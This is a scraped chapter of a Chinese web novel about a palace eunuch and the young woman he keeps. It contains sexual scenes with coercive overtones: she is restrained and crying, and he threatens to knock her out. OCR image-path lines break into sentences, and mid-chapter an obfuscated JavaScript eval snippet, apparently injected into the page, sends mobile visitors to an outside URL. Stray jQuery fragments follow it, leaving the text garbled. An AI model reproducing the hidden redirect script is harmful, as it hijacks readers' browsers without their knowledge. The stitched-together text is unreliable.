默认冷灰
24号文字
方正启体

36. [锁] [此章节已锁]

作者:栖木生花本书字数:K更新时间:
    黑金马车沿着宫道徐徐前行,路人远远见着,慌忙退避,更别提抬头窥视车里的动静。


    谢今安困意上袭,纤长的睫羽颤了颤,缓缓阖上,薄唇轻含着枚墨玉平安扣,歪头倒在沈聿舟肩头,嘴角的涎液漫出嘴角,顺着璃龙纹悬出几缕水光。


    沈聿舟没在意她,任由她倚着。


    他抬起手,指节微曲,借着车窗透进的光亮,慢条斯理地端详起来。


    自从养了她,他的注意力时常便会停在这双手上。肌肤白皙,像是被浸透薄酒的白釉珍瓷,釉面泛着水光的浅淡血丝如同蛛网般,缠绕纠缠,布满他指上每寸肌肤,粘稠无状。他轻捻指腹,带出几缕擦杂绯意的水丝,光滑潮润。


    愉悦感涌上心头,他手指在空中倾斜,任由粘密的水痕顺着指缝,蔓延至指尖,悬成一颗圆珠,将坠未坠。


    忽地,圆珠惊落,拖着纤长的尾,滴进素绿衣裙,片刻后,才沁出一小朵淡色的粉梅。


    沈聿舟拥着她,轻声安抚,视线却从未移开指尖。


    他心思悸动,抬手置于唇边,轻轻舔舐,漆眸微亮。


    好像更可口了。


    临到府外,马车停稳,沈聿舟理顺她的衣裙,将人单手抱起,低眉瞧见自己玄袍上潮润一片,应该是刚才沾染到的。


    他掂了掂怀中的少女,她面色红润,哼唧一声,口齿轻含的平安扣掉落,被沈聿舟稳稳接在手心里,重新揣回袖中。


    “要是碎了,用你小命赔都不够……”


    沈聿舟淡淡威胁,但无人回应,耳边只有清浅均匀的呼吸,显然已经睡熟了。


    “没心没肺的东西……”——


    谢今安再醒来,窗外已是漆黑一片。


    屋内烛火暖暖,谢今安掀开被褥,支起身子,唤了声“春桃。”


    无人应答。


    窗未关紧,一阵风沿着窗缝吹进,吹在带着潮意的衣裳上,凉意让她情不自禁瑟缩一下,伸手拢了拢领口,发现已不是清早穿的那件。


    连里头的小衣也换了。


    一瞬间,她想起马车上肆无忌惮的荒唐事。


    脸颊不由地羞红,她环视四周,发现这不是她住的厢房。


    屋里陈设简单,素淡冷清,好在烛火晕着昏黄的光晕,添了些温度。


    榻边也没搁置鞋子。


    她坐在榻边,寻不到鞋子的踪迹,足尖点在地上,刺骨的凉意传来,慌忙收回,又试探了一下。


    温度能接受了。


    足弓拱出好看的弧度,踩在干净的地砖上,晃晃悠悠往外走。


    她掀开帘子,就见沈聿舟伏在案上,指间夹着小刀,在雕琢什么。


    “醒来了?”沈聿舟放下手中动作,将衣摆顺到一边,伸手去揽她。


    谢今安没回声,理所当然钻进他怀里,拿起桌上铃铛状的玉料,样式极小,她放在手心,用指轻触,没有悦耳的声响,有些不解,


    “这是什么?”


    “怎么没穿鞋?”“我没找到,刚喊人也没人应。”


    “你睡不安宁,呓语不绝,我当是谁家猫儿乱叫。”


    “可能认床吧,睡得不安稳……”


    谢今安打了个哈欠,往他怀里缩了缩,


    “这是什么?”


    “小铃铛,”


    沈聿舟取走她手里的玉铃铛,轻轻一扣,铃铛开了个口,


    “这里是装东西的。”


    “首饰盒吗?可是连颗东珠都放不下。”


    “是养小东西用的。”


    他从旁拿过一个锦盒,谢今安认识,是宴上他从司礼监特意取来的。打开盒子,飞出一个通体金色的小虫子,沈聿舟抬起指,虫子就落在他指背上。


    “害怕吗?”


    虫子小巧,光线下,晕着淡色光团。


    “不怕,萤火虫?”


    “可比萤火虫珍贵得多。”


    “怎么想起来养虫子?这么小,不如养个猫猫狗狗。”谢今安指尖逗弄着小虫,虫子双翅震动,倒是挺活泼,但她总觉得一不小心就会弄坏它。


    “它有妙用,泱泱想试试吗?”


    他凤眸微眯,扬出不怀好意的弧度,谢今安隐隐觉得不妙,赶忙摇头拒绝。


    “你若是不试,它可会饿死的,泱泱菩萨心肠,不会看着这小东西死吧。”


    “怎么试?”


    沈聿舟勾起唇角,将虫子放置在铃铛里面,扣住卡扣,铃铛颤个不停,翅膀撞击玉璧发出叮铃脆响。


    谢今安接过铃铛,小东西在她指间抖个不停,酥酥麻麻的,“这是什么东西?”


    “缅铃啊,泱泱醉时一口一个缅铃,我当你识得呢。”


    沈聿舟笑得狡黠,像是个得逞的狐狸,


    “这小虫子可是好不容易得来的金甲翅虫,泱泱要用,便要用最好的,试试吧。”


    闻言,谢今安惊得松了手,缅铃从手中滑落,眼看就要坠地,却被沈聿舟稳稳接住。


    “想毁铃铛?咱家下午做了不止一个小玩意,泱泱还想试试别的?”


    “不小心手滑……”“是泱泱让咱家寻个趁手的,不挨个试试,怎么知道哪个趁手?”


    腰间传来凉意,谢今安能清晰感受到他掌心的薄茧,紧贴她腰窝,她下意识叫出声来,“不要乱来!”


    “怎么算乱来呢?今个在车上,泱泱红光满面,瞧着可是很欢喜。”


    “冰……”


    “那咱家焐热给泱泱用?”


    “好掌印,我害怕……”


    谢今安想到那个铃铛塞进体内,就汗毛倒竖,怕得全身轻颤,咬着下唇,委屈巴巴,“会伤着的。”


    “咱家小心,伤不到的。”


    “可是……我没准备好……”


    谢今安见他认真,起身就想逃,却被他禁锢住,动弹不得,急得啪嗒啪嗒落着泪。


    今日马车上虽然他小心翼翼,但撕裂的疼痛还是刻骨铭心,本能地害怕这些。


    “掌印……”


    “那把药喝了,”


    沈聿舟瞄了眼炉上温的药汤,缅铃被他扔回锦盒里,


    “咱家晚上自个研究……”


    “苦……”


    “咱家心善,还有个不苦的法子,你要试试吗?”


    “什么?”


    “被咱家拍晕,但咱家手里没轻没重的,往日拍死的不在少数。”


    沈聿舟端起药碗,黑漆漆的汤药倒映着谢今安的愁容。


    “我选喝药……”


    沈聿舟端起碗一饮而尽,又尽数渡给她。


    苦药;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17333650|196024||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    入喉,谢今安预想的困意没有袭来,困惑地开口:“是我睡够的原因吗?”


    “那是醒酒汤,怕你明儿醒来怨咱家,连口肉汤都不给你喝。”


    “那……”谢今安又瞄了眼翕动的缅铃,粉黛色眉尖皱成一团,却被沈聿舟用指腹缓缓磨平。


    “下头上了药,等好了咱家再琢磨琢磨。”


    上药?


    谢今安脸腾地红了,结结巴巴,“你……上的?”


    沈聿舟将缅铃放进锦盒,留了条缝,侧目瞥了她眼,嗤笑出声,


    “这事,咱家还能假手于人?”


    谢今安连露在外的脖颈都憋得通红。


    “这会知羞了?醉时没皮没脸的样呢?”


    “莫要说了……”——


    自那天之后,沈聿舟几乎天天宿在府里。


    谢今安每次见他时,他手里都拿着新鲜玩意,单是瞧着,她都有些害怕,见面绕着他走,最后谎称自己病着,才躲过一劫。


    用过晚膳,她歇在院中吹着凉风。


    天气回暖,院内栽种的玉兰开了花,漫着浅淡的甜香。


    她听到门外有了动静,慌忙起身,钻进旁边的厢房,躺回床上装睡,实则竖起耳朵听屋外的动静。


    脚步声越来越近。“督主,夫人她睡了。”春枝老实禀告。


